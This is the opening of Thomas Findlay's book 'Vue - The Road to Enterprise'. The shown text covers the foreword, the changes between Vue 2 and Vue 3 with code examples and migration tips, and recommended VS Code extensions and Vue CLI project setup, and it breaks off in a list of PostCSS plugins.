# Vue
# The Road To Enterprise

Learn how to create Enterprise-Ready applications with Vue

Best Practices, Advanced Patterns, Guides, Tricks, and more...

THOMAS FINDLAY

# Vue - The Road to Enterprise

Making Vue applications scalable and Enterprise ready

Thomas Findlay

# Contents

# Foreword

Vue.js is a progressive JavaScript framework, which I have worked with for many years. After working with the big three - React, Vue, and Angular, Vue quickly became my framework of choice for a lot of applications. The main issue I encountered and heard about from many of my clients and students was the lack of advanced materials to enhance Vue's knowledge, thus making it not the best choice for businesses and large-scale applications. This is why I decided to write this book, as I firmly believe that Vue is enterprise-ready, and can be used in large-scale applications successfully. I have worked on this book extensively for many months, and I am happy it is finally completed. I hope you find the book enjoyable to read and useful for your projects and career.

— Thomas Findlay, December 2020

## 0.1 Acknowledgements

This book would not happen, if not for the support I received from my family and friends. I want to thank my dear wife, Madeline, for supporting me every day, so I could continue writing, as well as all my friends and God Almighty for all their advice and guidance. Special thanks also go to my son William, who made sure I take long breaks from writing, to play with him.

## 0.2 About the author



Thomas Findlay is a 5 star rated mentor, full-stack developer, consultant, and technical writer. He works with many different technologies, such as JavaScript, Vue, Nuxt, React, React Native, Node.js, Python, PHP, and more. He has obtained MSc in Advanced Computer Science degree with Distinction at Exeter University and First-Class BSc in Web Design & Development at Northumbria University. Over the years, Thomas has worked with many developers and teams, from beginners to advanced, and helped them build and scale their ap-

plications, and products. He also mentored a lot of developers and students and helped them progress in their careers.

To get to know more about Thomas, you can check out his Codementor or Twitter profile.

## 0.3   Contact

If you have found any issues in the book or Companion App, or have an enquiry, please send an email at support@theroadtoenterprise.com.

# Chapter 1

# Introduction

Throughout my career as a developer, consultant, and mentor, I have worked with a lot of beginners, professional developers, and teams. Many projects I worked on involved Vue.js and I have seen a lot of mistakes that could have been avoided. These include bloated and slow applications that were messy, hard to maintain and scale. I often heard from developers and students I worked with, that there are a lot of resources for beginners to start with Vue, but there are not that many for more advanced developers who are working on production-ready applications. This is why I decided to write this book.

## 1.1   About this book

"Vue - The Road To Enterprise" is a collection of best practices, advanced patterns, guides, and tips on various essential concepts related to the development of large-scale applications. This book covers a wide range of topics, such as differences between Vue 2 to Vue 3, project setup, architecture, documentation, state management, performance optimisation, and more. It is a guide with information, that should help you solve many pain-points that arise during the development of large-scale apps. It should help you make your projects cleaner, more consistent, maintainable, and scalable, whilst following a good set of stan-

dardised practices.

## 1.1.1 Who is this book for?

This book is not a beginners guide to Vue.js. It will not teach you how to get started with it. To make the most out of this book, you should have at least an intermediate knowledge of JavaScript, Vue.js, and the ecosystem around it, such as Vue CLI, Vue Router, and Vuex. It would be best if you also were comfortable with using a command-line interface.

This book is a great resource for:

- Developers with prior Vue knowledge who want to upscale their Vue proficiency, and learn how to create enterprise-ready applications

- Developers and teams who want to quickly get on board with best practices, advanced patterns, and tips, to incorporate in their new or existing Vue projects

- Developers who are looking for career progression as a Vue.js developer

## 1.1.2 How to follow this book.

"Vue - The Road To Enterprise" follows a very hands-on approach. I believe the best way to learn something when it comes to programming is practice. This book focuses more on a practical way of explaining things, rather than theory, and therefore, there are a lot of code examples. Whilst most of the code examples are primarily written for Vue 3, there are plenty of Vue 2 examples provided, where necessary. Some readers might be already familiar with some of the content, for instance, differences between Vue 2 and 3, or useful VS Code extensions. If that's the case, you are more than welcome to skip some of the content.

The book was written in such a manner, as to make sure each of the chapters separately provides relevant information and value. For this reason, the reading order of chapters is not of utter significance. Therefore, the reader who is already familiar with some of the topics can go directly to the topic of their interest and later come back to earlier chapters. For instance, you might already be familiar with differences between Vue 2 and 3, and useful VS Code extensions, so you could skip these chapters. The chapters contain references to other chapters in the book whenever additional information could be required, to understand a concept in more depth. For example, the project architecture chapter does not go into depth regarding some of the topics like APIs or global state management with Vuex. Instead, it references the chapters where you can find more information about respective topics.

To get the most out of this book while reading it, I strongly recommend coding the examples from scratch or using the Companion App. If you would like to follow the examples and code them yourself, you can scaffold a new Vue 3 project, using Vue CLI. Chapter 3 covers how to set up and configure useful tools and extensions to manage a project better, but you don't need to go through it all to be able to follow examples in the rest of the book. However, you might want to configure PostCSS at least or add lang="scss" to all style blocks. Please note that the code examples also include styling with Tailwindcss. If you don't want to use Tailwind while following examples from scratch, you can skip adding classes and styles or just add your own. Otherwise, you can install Tailwindcss by following installation instructions available in Tailwind's documentation. Furthermore, more thorough and enhanced code examples are also available in the Companion App.

## 1.1.3   The Companion App

Together with this book, I have created a Companion App that showcases more detailed working code examples, so you don't have to write the code yourself. It has code samples available for various chapters and sections. If you want to incorporate some code examples in your application, you can just open the

Companion App and copy the code. The figure 1.1 below shows how the Companion App looks like.



Figure 1.1: Companion App - Security Permission example

This app is built with Vue 3 and was scaffolded using Vue-CLI. The UI is styled using Tailwindcss utility library. If you are working on a Vue 2 project, make sure to convert the code to Vue 2 compatible code. The chapter 2 covers differences between Vue 2 and Vue 3 and how you can prepare for migration.

If you did not get "The Complete Package", but would like to upgrade to get access to the Companion App, you can send an email at support@theroadtoenterprise.com.

# Chapter 2

# Differences between Vue 2 and Vue 3

Vue 3 is a significant update that has introduced many new features, and some breaking changes. Vue 3 is smaller, faster, more feature-rich, and TypeScript friendly. This chapter will cover the most notable changes introduced in Vue 3 and how you can prepare for working with Vue 3 and migrating Vue 2 projects.

## 2.1 Notable changes

Vue team has prepared a great migration guide, that describes new features, breaking changes, and how to deal with them. What's more, the Vue team is also working on a codemod, to help with converting applications from Vue 2 to Vue 3. It is not ready as of yet, but you can track its progress in this repository. Before you jump straight to Vue 3, I would strongly recommend going through this guide in-depth to get an idea of what changed and where to begin. Now, let's have a look at some most notable changes.

## 2.1.1 Reactivity caveats

One of the significant changes coming with Vue 3 is the reactivity system implementation. In Vue 2, to make data reactive, getters and setters of `Object.defineProperty` were used. However, this came with a few reactivity caveats. For instance, to ensure that a property on a data object is reactive, it must be added to the state during initialisation. Vue 2 cannot detect property addition or deletion. See example below:

```
const vm = new Vue({
  data() {
    return {
      count: 1
    }
  }
})

// vm.count is reactive

vm.color = 'yellow'
// vm.color is not reactive
```

However, new properties can be added using *Vue.set* method, or *this.$set* method that is available on Vue's component instance.

```
Vue.set(vm, 'color', 'red')

// or inside of a component
this.$set(this, 'color', 'red')
```

Moreover, Vue 2 is not able to detect following array changes:

1. When setting an item using an index, e.g. `vm.items[itemIndex] = newValue`

2. When modifying array length, e.g. `vm.items.length = newLength`

The first one can be dealt with by using the *Vue.set* or *splice* method like this:

```
// Vue set
Vue.set(vm.items, itemIndex, newValue)

// Array.prototype.slice
vm.items.splice(itemIndex, 1, newValue)
```

The second one - array length modification caveat, can also be handled using the *splice* method.

```
vm.items.splice(newLength)
```

In Vue 3, the reactivity system was re-written and improved using an ES6 feature called Proxy. The Proxy object enables you to wrap another object and intercept operations on it. Use of Proxy object for reactivity system eliminated the caveats present in the Vue 2 reactivity system. However, Internet Explorer does not support Proxies, and there is no polyfill for this feature. Therefore, you might need to wait until a Vue 3 build with IE11 support is released. Be aware though, that it will have same reactivity caveats as Vue 2.

### 2.1.2   Tree shaking

Vue 3 has much better support for tree shaking, as its global and internal APIs were restructured. As a result, some global APIs and components can be imported directly from the Vue package. For example, the *nextTick* method or the *Transition* component. This approach's benefit is that if you don't use specific methods or components, they will not be included in the final bundle. Previously, it was not the case. Thanks to that, the final bundle can be smaller than before. You can find a list of APIs affected here.

### 2.1.3  App initialisation

Another change in the latest version of Vue is how a Vue application is initialised. Previously `new Vue()` was used to create a new Vue application instance. However, in Vue 2, it was impossible to create separate Vue applications because they shared the same *Vue* context. Vue 3 doesn't have a default export anymore, so a Vue application must be created using the *createApp* method. The *createApp* returns a new application instance, which provides isolated Vue context.

---

Please note that when I'm referring to "Vue applications" in this section, I don't mean two separate Vue projects, but rather one project, with two Vue application **instances**, that were created using the *createApp* method.

---

See examples below:

**Vue 2**

```
import Vue from 'vue'
const app = new Vue({}).$mount('#app')
// appTwo shares the same Vue context as app
const appTwo = new Vue({}).$mount('#app-two')
```

**Vue 3**

```
import { createApp } from 'vue'
const app = createApp({}).mount('#app')
// appTwo does not share the same Vue context as app
// both are isolated and independent of each other
const appTwo = createApp({}).mount('#app-two')
```

If you're not sure what the Vue context is about, that's alright. Basically, if we add a global mixin, property, plugin, etc., in Vue 2 to the app instance, it will also affect the instance assigned to the appTwo constant. However, in Vue 3, appTwo would be unaffected, as it has its own isolated context. If you wanted to use a plugin in multiple Vue applications created using the *createApp* method, you would need to add it explicitly to each application, as shown below:

```
// Some plugin I want to add to my Vue apps
import plugin from 'plugin'

// Two separate Vue applications
const app = createApp({})
const appTwo = createApp({})

// Tell both Vue apps to use the plugin
app.use(plugin)
appTwo.use(plugin)

// Mount both apps
app.mount('#app')
appTwo.mount('#app-two')
```

In most projects, you probably will use the *createApp* method only once. However, there are cases when having separate Vue applications with their own context is desired, for example:

- You want to create individual Vue applications with their own plugins and config

- You want to create a sophisticated third-party plugin that should not be affected, nor affect, a Vue instance already used on a website

### 2.1.4   Adding global properties

In Vue 2, we could add a new property on Vue's prototype to make a value available in all components. For instance, we could add a global *debug* method by doing this:

```
Vue.prototype.debug = msg => console.log(`Debug: ${msg}`)
```

However, in Vue 3, this would not work, as a Vue application instance is created with the *createApp* method, that returns an isolated Vue context. There is now a different way of adding global properties:

```
const app = createApp({})
app.config.globalProperties.debug = msg => console.log(`Debug: ${msg}`)
```

## 2.1.5 Custom directives API

The custom directives API has changed to better align with component lifecycle methods. All of the previous methods were renamed, except for the *update* method that was removed.

**Vue 2**

```
const MyDirective = {
  bind() {},
  inserted() {},
  update() {},
  componentUpdated() {},
  unbind() {}
}
```

**Vue 3**

```
const MyDirective = {
  beforeMount(el, binding, vnode, prevVnode) {},
  mounted() {},
  beforeUpdate() {}, // new
  updated() {},
  beforeUnmount() {}, // new
  unmounted() {}
}
```

On the one hand, this change will make it easier to think about lifecycle hooks of custom directives, as they are named exactly as component's lifecycle hooks. On the other hand, this, unfortunately, means that if you have any custom directives in your Vue 2 project, all of them will need to be updated to use new lifecycles when migrating to Vue 3. This change also applies to any third-party plugins that incorporate custom directives, such as v-sticky or v-click-outside. You would need to wait for these plugins to offers a Vue 3 compatible version, migrate to a different library that provides Vue 3 compatibility, or create the functionality yourself.

## 2.1.6   The v-model directive and two-way data binding

Two-way data binding on a form element or component can be achieved by using the `v-model` directive.  Below is a simple example of using this directive.

**Vue 2 - v-model**

```
<my-component v-model="title" />

<!-- syntactic sugar for: -->
<my-component :value="title" @input="title = $event" />
```

```
// MyComponent.vue

export default {
  props: {
    value: String
  }
}
```

The `v-model` directive is a syntactic sugar over the `value` prop and `input` event.  These can be renamed by using the `model` option:

**The "model" option**

```
<my-component v-model="checkboxValue" />
```

```
// MyComponent.vue
export default {
  model: {
    prop: 'checked',
    event: 'update'
  },
  props: {
    checked: {
      type: Boolean,
      default: false
    }
  },
  methods: {
    updateCheckboxValue(checked) {
      this.$emit('update', checked)
    }
  }
}
```

In Vue 2, only one **v-model** could be specified on a component. Two-way data binding for multiple props could be achieved by using the **.sync** modifier:

**Vue 2 - sync modifier**

```
<my-component
  :text="form.message"
  @update:text="form.message = $event"
/>
```

```
// MyComponent.vue
export default {
  props: {
    text: String
  },
  methods: {
    update() {
      this.$emit('update:text', 'new message')
    }
  }
}
```

In the new version of Vue, the `v-model` directive was reworked. Now it can be used multiple times on the same component. Because of this change, the `.sync` modifier and `model` option were deprecated, as there is no need for them anymore.

The `v-model` directive was a syntactic sugar over `:value` prop and an `input` event. The `value` prop was renamed to `modelValue`, and the event was renamed from `input` to `update:modelValue`:

- prop: `value` -> `modelValue`

- event: `input` -> `update:modelValue`

Below you can find an example use of the `v-model` directive in Vue 3.

**Vue 3**

```
<my-component v-model="title" />

<!-- syntactic sugar for: -->
<my-component :modelValue="title" @update:modelValue="title = $event" />
```

```
// MyComponent.vue

export default {
  emits: ['update:modelValue'],
  props: {
    modelValue: String
  }
}
```

You might wonder what exactly the *emits* property is. It's another addition in Vue 3, and is described in the next section "Migration guide".

To add reactivity for multiple values, we can pass an argument to the `v-model` directive as shown below.

```
<my-component v-model:title="title" v-model:content="content">

<!-- syntactic sugar for: -->
<my-component
  :title="title"
  @update:title="title = $event"
  :content="content"
  @update:content="content = $event"
/>
```

```
// MyComponent.vue
export default {
  emits: ['update:title', 'update:content'],
  props: {
    title: String,
    content: String
  }
}
```

This change to how v-model works will have a big impact on project migration. It is quite nice that we can now define multiple v-models on the same component, and not bother with the `.sync` modifier and `model` option. However, every custom component that has a *value* prop, for the sake of using the `v-model` directive, will now need to be updated to use *modelValue* instead. An event emitted from a component, also will require an update to the following format: `$emit('update:modelValue')`. On the other hand, the unification of two-way data binding for single or multiple props reduces the number of Vue-specific APIs that we have to remember, instead of `v-model`, `.sync`, and `model` option, we only have to use one - `v-model`.

### 2.1.7  Unified slots

Slots and scoped slots were unified in Vue 3. The `$scopedSlots` property has been removed from Vue components. Instead, `$slots` property expose slots as functions. In Vue 2, when using a render function, slots were defined using the *slot* data property.

```
// 2.x Syntax
h(LayoutComponent, [
  h('div', { slot: 'header' }, this.header),
  h('div', { slot: 'content' }, this.content)
])
```

Scoped slots could be referenced using following syntax:

```
// 2.x Syntax
this.$scopedSlots.header
```

In Vue 3, slots are defined as "children" of the current node, where "children" parameter is an object:

```
// 3.x Syntax
h(LayoutComponent, {}, {
  header: () => h('div', this.header),
  content: () => h('div', this.content)
})
```

Thus, as mentioned previously, slot nodes can be accessed using a method exposed on the `this.$slots` property:

```
// 2.x Syntax
this.$scopedSlots.header

// 3.x Syntax
this.$slots.header()
```

## 2.1.8   createElement

The *createElement* function, also known as *h*, is not available directly in components anymore. Instead, it has to be imported directly from the Vue package.

```
import { h } from 'vue'
```

## Vue 2

```
component: {
  render: h => h('router-view')
}
```

## Vue 3

```
import { h, resolveComponent } from 'vue'

component: {
  // no JSX
  render: () => h(resolveComponent('router-view'))
}
```

## Vue 3 JSX

```
import { h } from 'vue'

component: {
  // JSX
  render: () => <router-view />
}
```

Virtual Nodes (VNodes) in Vue 3 are context-free. Vue can no longer use a string ID to implicitly lookup registered components. Instead, a *resolveComponent* function has to be used, as shown above.

If you're not sure what VNodes are, that's alright. Any markup created using Single File Component templates, or JSX is compiled to render functions. These render functions return VNodes which describe an element that should be rendered in the DOM. In Vue 2, VNodes and *h* method were bound to a component instance. In Vue 3, this is not the case anymore. The *h* function is

now decoupled and can be imported directly from the 'vue' package.  Thanks to that, VNodes can now be created anywhere.  However, because of the lack of bounding, in some cases, Vue cannot resolve a component by its string ID. For that reason, we need to use the *"resolveComponent"* function.

## 2.1.9   Array refs

In Vue 2, if you used a *ref* attribute together with the *v-for* directive, the *$refs* property would be populated with an array of refs.  In Vue 3, this is not the case anymore, and it has to be handled manually, as shown below.

```
<div v-for="item in list" :ref="setItemRef"></div>
```

Options API

```
export default {
  data() {
    return {
      itemRefs: []
    }
  },
  methods: {
    setItemRef(el) {
      this.itemRefs.push(el)
    }
  },
  beforeUpdate() {
    this.itemRefs = []
  },
  updated() {
    console.log(this.itemRefs)
  }
}
```

Composition API

```
import { ref, onBeforeUpdate, onUpdated } from 'vue'

export default {
  setup() {
    let itemRefs = []
    const setItemRef = el => {
      itemRefs.push(el)
    }
    onBeforeUpdate(() => {
      itemRefs = []
    })
    onUpdated(() => {
      console.log(itemRefs)
    })
    return {
      itemRefs,
      setItemRef
    }
  }
}
```

If you have an array of refs, you need to remember to always reset it to an empty array in the *beforeUpdate* lifecycle hook.

This change to populating array refs means that the *itemRefs* can be made reactive if needed. What's more, it doesn't necessarily have to be an array, as it can also be an object.

## 2.2 Migration guide

Even if you are not planning to migrate your Vue 2 project to Vue 3 immediately, there are a few things that you can already do to make the migration process more straightforward.

### 2.2.1 Avoid using $on, $off, and $once

Vue has its own event system, and in Vue 2, components had access to methods *$on*, *$off*, and *$once* to listen for events emitted on components. These methods

usually were used for the *Event bus* pattern where a root or new empty Vue instance were used for communication between components, and to listen for lifecycle hooks like so:

```
created() {
    window.addEventListener('scroll', this.onScroll)
    this.$on('hook:beforeDestroy', () => {
        window.removeEventListener('scroll', this.onScroll)
    })
}
```

These methods were removed in Vue 3. Therefore, instead of using the *Event bus* pattern, you can use a library like mitt or tiny-emitter. For the latter pattern with *$on(hook:<lifecycle>)*, just specify a lifecycle property directly as shown below:

```
created() {
    window.addEventListener('scroll', this.onScroll)
},
beforeDestroy() {
    window.removeEventListener('scroll', this.onScroll)
},
```

Furthermore, there is no *beforeDestroy* lifecycle anymore, as it was renamed to *beforeUnmount*, but it still will be easier to update one property than *this.$on(hook)* implementation.

## 2.2.2 Avoid using filters

Filters are another feature deprecated in Vue 3. Instead of using filters you can just use methods.

```
<template>
  <div>
    <!-- Instead of this -->
```

```
        {{price | formatPrice }}

    <!-- Do this -->
        {{ formatPrice(price) }}
  </div>
</template>
```

If you don't want to re-write the same methods, then you can create a local or global helper method and then add it to a Vue component like shown below.

```
<script>
import { formatPrice } from '@/helpers'
export default {
  methods: {
    formatPrice
  }
}
</script>
```

### 2.2.3 Pass classes explicitly via props

The *$attrs* object now contains all attributes passed to a component, including *class* and *style*. In Vue 2, `v-bind="$attrs"` would forward all properties that were passed to a component, but not classes and styles, as these get a special treatment, and would be applied on component's root element:

**InputField.vue**

```
<template>
  <label>
    <input type="text" v-bind="$attrs" />
  </label>
</template>
<script>
export default {
  inheritAttrs: false
}
</script>
```

when used like this:

```
<InputField id="input-id" class="input-field-class"></InputField>
```

the InputField component would generate this output:

```
<label class="input-field-class">
  <input type="text" id="input-id" />
</label>
```

In Vue 3 however, the output would be like this:

```
<label>
  <input type="text" id="input-id" class="input-field-class" />
</label>
```

To avoid potential issues when migrating, you might consider using CSS modules and passing styles down to children as props.  We are going to cover this in more detail in chapter 14.

### 2.2.4  Data option

In Vue 2, a *data* option, as a value, can have an object or a function that returns an object.  In Vue 3, support for the former was dropped, so the *data* option must always be a function. Therefore, any time you create a component, make sure you use a function.

### 2.2.5  Emits option

Vue 3 has introduced a new option called *emits*.  It has two prominent use cases. First, it defines what kind of events a component emits to its parent.  Second,

because of removing the *.native* modifier in Vue 3, all emitted events that are not defined in the *emits* property, will be treated as native events and added to component's *$attr* object. This change sometimes could result in 2 events being fired if a child component is re-emitting an event.

```
<template>
  <button v-on:click="$emit('click', $event)">Submit</button>
</template>
<script>
export default {
  emits: [] // no event declaration
}
</script>
```

```
<SubmitButton @click="onSubmit" />
```

A handler would be fired once a native click on the button, and another for the *$emit()*. Thus, you can already start defining what events a component is emitting.

## 2.2.6   Functional components

In both versions, we can create functional components. A functional component is stateless, and it has neither data nor *this* context. It has only a render function. Thanks to that, functional components are faster to create and cheaper to render. In Vue 3, however, performance gains from using functional components are negligible, so it is recommended to stick with stateful components. If you avoid using functional components in Vue 2, there will be less work when migrating, because the way functional components are created in Vue 3 has changed. Both ways of declaring functional components: first via **<template functional>** and second via **{ functional: true }** are deprecated. Instead, a functional component can be created using a plain function.

**Vue 3 functional component**

```
import { h } from 'vue'

const DynamicHeading = (props, context) => {
  return h(`h${props.level}`, context.attrs, context.slots)
}

DynamicHeading.props = ['level']

export default DynamicHeading
```

If you are working in Vue 3 already or will be migrating to it soon, you don't have to use functional components.

## 2.2.7  KeyCode Modifiers

Vue 2 supports keyCodes on keyboard listeners, as well as defining aliases.

```
<!-- keyCode -->
<input @keyup.13="submit" />
```

```
Vue.config.keyCodes = {
    f1: 112
}
```

```
<!-- keyCode with custom alias -->
<input @keyup.f1="showHelpText" />
```

Both of these are deprecated in Vue 3, so it's best to avoid them. Instead, use a kebab-case name for any key you want as a modifier.

```
<input @keyup.delete="confirmDelete" />
```

## 2.3 Summary

There are quite a few significant breaking changes, so depending on your project's size, you might want to wait for the Vue team to release a codemod to make the process smoother. It is a good idea to go through the full migration guide to see what changed. Suppose you are planning to migrate your project to Vue 3 in the near future. In that case, there are steps you can already follow, and you might also consider what libraries you add to your Vue 2 project, as some of them might not release a Vue 3 compatible version any time soon. If you decide to migrate your project from Vue 2 to Vue 3, you can take advantage of new eslint rules for Vue 3 to see warnings and make the migration process easier.

# Chapter 3

# Project setup and useful extensions

What does every developer need to be efficient? A good code editor. Visual Studio Code (VS Code) is one of the most popular code editors currently available on the market. It is fast, feature-rich, has built-in git support, and is free. I have used this editor for the past few years and never looked back. It is also recommended to use it for development of Vue application. Firstly, VS Code has excellent out of the box support for TypeScript. Secondly, you can use Vetur extension, which is a must-have plugin for Vue development. It provides many great features when working with Single File Components such as syntax highlighting, snippets, linting, error checking, and more. This chapter will cover useful VS Code extensions and how to set up and configure a Vue project.

## 3.1   VS Code extensions

Let's start with VScode extensions that should improve project maintenance and consistency as well as coding experience. Aforementioned Vetur plugin is a must-have when it comes to developing full-blown Vue applications, but there are other Vue specific extensions that are quite useful:

- Vue 3 Snippets

- Vue VSCode Snippets

- Vue Peek - Show or jump to the component definition

The first one provides many ready-made snippets for Vue 3, whilst the second one for Vue 2. You can always create your own snippets in VS Code by going to `Preferences > User Snippets`. Now let's have a look at other useful extensions.

## Prettier

After years of using Prettier, I think it is a handy extension for any project. Prettier is a tool that automatically formats code for you. It helps a lot with keeping codebase consistent, as no matter what personal preferences developers on the team might have, code will be formatted in the same way for all of them. Besides consistency perks, it also saves time, as there is no need to manually format code, or even think about how it should be formatted. That's why I strongly recommend using prettier as a code formatter.

## ESLint

ESLint is a no-brainer. It's another must-have plugin, as it helps with keeping your JavaScript code consistent and error-free.

## Stylelint

Stylelint, similarly to ESLint, is also a linter, but for styles. It can detect and highlight incorrect styles and helps with keeping styles consistent and in order. What's more, it works with pure CSS as well as pre-processors like SCSS and

LESS.

## GitLens

GitLens supercharges the Git capabilities built into Visual Studio Code. It helps you visualise code authorship at a glance via Git blame annotations and code lens, seamlessly navigate and explore Git repositories, gain valuable insights via powerful comparison commands, and more.

## Git history

This extension allows you to view git log, file history, and compare branches or commits.

## Settings Sync

Have you ever reinstalled your OS or changed device on which you write code, proceeded to install the VS Code, and then realised that you need to reinstall all your extensions? Well, the only extension you need to reinstall is this one - settings sync. It can automatically save your extensions and VS Code settings and then install and configure these on another device.

## Bracket Pair Coloriser 2

Very simple but useful extension. It highlights matching pairs of brackets.

## Auto Close Tag

Automatically adds HTML/XML close tags.

### Auto Rename

Automatically renames paired HTML/XML tags.

### Auto Import

Automatically finds, parses and provides code actions and code completion for all available imports. Works with Typescript and TSX.

### Import Cost

Great extension if you're interested in the size of dependencies you import.

### Jumpy

How do you usually go from one line of code to a specific keyword that is a few lines and spaces away? Bu using keyboard arrows multiple times or with a mouse click? With Jumpy, you can be much more efficient, as it allows you to jump to a specific word quickly.

### ES6 Snippets

Who has time to type everything? This extension provides a lot of snippets for JavaScript.

### i18n Ally

Great extension if your application has support for multiple languages.

### Formatting toggle

There are cases in which we would want to disable a code formatter like Prettier temporarily. This can be done with Formatting toggle extension, without a need to modify editor settings.

### npm intellisense

Autocomplete for npm modules in import statements.

### Web Accessibility

Great plugin for improving accessibility of your web applications. It highlights elements that you should consider changing and also provides tips on how they should be updated.

### Live Share

Would you like to collaborate with someone else on your code? This extension enables you to edit and debug code with others in real-time.

### Better comments

Great plugin for creating more human-friendly comments in your code. It can categorise comments into alerts, queries, to-do's, and highlights and shows them in different colours.

### Markdownlint

Linting and style checking for Markdown files.

### Docker

If your application is deployed using Docker, you might consider using this extension to make it easy to build, manage, and deploy containerised applications from VS Code.

### Remote - SSH

Do you need to access a server to edit files remotely? Remote SSH will let you use any remote machine with an SSH server as your development environment. You can easily swap between remote and local development environments.

### Remote - WSL

If you prefer to develop your application on Linux, but your main OS is Windows, you might consider using Windows Subsystem Linux (WSL). If you do, then you might find "Remote - WSL" extension useful, as it lets you use Vs Code on Windows to build Linux applications. You get all the productivity of Windows while developing with Linux-based tools, runtimes, and utilities.

### Live Server

Great extension if you need to quickly start a live server with live browser reload on file changes.

There are of course many more extensions available on the VS Code market, so you might want to head there to see if there are any other extensions that could

make your developer life easier.

Be aware though that some ESLint and Stylelint rules might conflict with Prettier. These issues can be solved by adding eslint-config-prettier and stylelint-config-prettier.

## 3.2 Setting up a project

We have covered a few beneficial extensions. Now, let's finally create and configure the barebones setup for a project. There are a few different ways to do that. Nowadays, most Vue projects use tools such as Webpack for module bundling and Babel for code transpilation. You could configure these and other tools from scratch, but fortunately, the Vue team created Vue CLI, which is a full system for development of Vue applications. It uses Webpack, Babel, and other tools under the hood to provide standard tooling baseline for the Vue ecosystem. Thanks to Vue CLI, there is no need to configure all the tools from scratch, as it offers a full setup out of the box with sensible configuration. You can even extend the default configuration if need be. Another tool worth keeping in mind is Vite. It's a blazing fast tool that serves code via native ES Module imports during dev and bundles everything up with Rollup for production. It's still in beta, so I would not recommend using it for large-scale application as of yet. Therefore, for now, the best way to scaffold a project is to use Vue CLI.

### 3.2.1 Vue-CLI

You can install Vue CLI by running `npm install -g @vue/cli` or `yarn global add @vue/cli`. You will need at least Node version 8.9, but v10+ is recommended. If you already have Vue CLI installed, but it's been a long time since you last updated it, you might want to update it by running `npm update -g @vue/cli` or `yarn global upgrade –latest @vue/cli`. After installation, you can create a new project by running `vue create my-app-name`. You will be asked a few different questions about the tools and

features to be included in the project. Remember that later on, you can always add these features by running `vue add feature-name` command.

**Which Vue versions to choose for the next project?**

In this book, most examples are written for Vue 3, whilst the code for Vue 2 is also provided where appropriate. Therefore, if you want to scaffold a project to follow code examples, you should choose Vue 3 while creating a project, unless you got the Companion App, then you can use it as a reference.

If you are about to start a new Vue project but don't know which version of Vue you should go with, then you could make this decision based on your projects' requirements. At the time of writing this book, Vue 3 was released only a few months ago. The ecosystem still needs a bit of time to catch up, as many libraries and UI frameworks might not offer Vue 3 compatible versions yet. There are also much more learning resources, guides, and tutorials available for Vue 2. However, it does not mean you can't use Vue 3 for your project. You need to weigh the pros and cons and then decide. If you want to build your project with a specific UI framework like Vuetify, then you should go with Vue 2 and upgrade to Vue 3 compatible Vuetify version when it's released. However, if you don't have specific requirements regarding a UI framework, but instead want to build your own design system and custom components, you might just go with Vue 3. You can also use a framework-agnostic CSS utility library such as Tailwindcss or CSS frameworks like Bulma or Bootstrap. Bootstrap recently released 5th version and finally dropped jQuery support.

What's more, if you need a library with some specific functionality, you don't necessarily need a Vue-specific library. There are many vanilla JavaScript libraries that can be integrated into Vue applications. Therefore, when looking for a new library, you don't have to restrict yourself only to Vue-specific libraries.

You will also be asked other things by Vue CLI, for instance, what features you need for your project, such as Babel, PWA, TypeScript, Router, CSS Preprocessors, and so on. Just choose the ones you need. Vue CLI by default sup-

ports PostCSS, Autoprefixer, and CSS Modules, but you can also add another pre-processor like Sass/Scss, Less, or Stylus. For linter/formatter config I recommend going with ESLint/Prettier option. Further, you can choose whichever test tool you prefer, though personally, I recommend Jest for unit tests and Cypress for E2E. When you're asked where to put configuration for the tools, just choose "In dedicated config files".

## 3.2.2   Plugins configuration

After the project is created, we need to install quite a few dev dependencies. SCSS is a pre-processor that is often chosen, but you might want to consider using PostCSS instead. It offers a lot of great plugins, which you can find here, and with postcss-preset-env it lets you convert modern CSS into something that most browsers can understand. What's more, you can still use SCSS like syntax via PostCSS plugins. If you just want to go with SCSS, you can skip the installation of PostCSS plugins and don't add them in the *postcss.config.js* file. However, I would still recommend using Stylelint.

**PostCSS**

Here is a list of useful PostCSS plugin to install.

- postcss-extend - reduce the amount of CSS code

- postcss-mixins - enable the use of Sass like mixins

- postcss-nested - enable the use of Sass like nesting

- postcss-preset-env - enable modern CSS feature

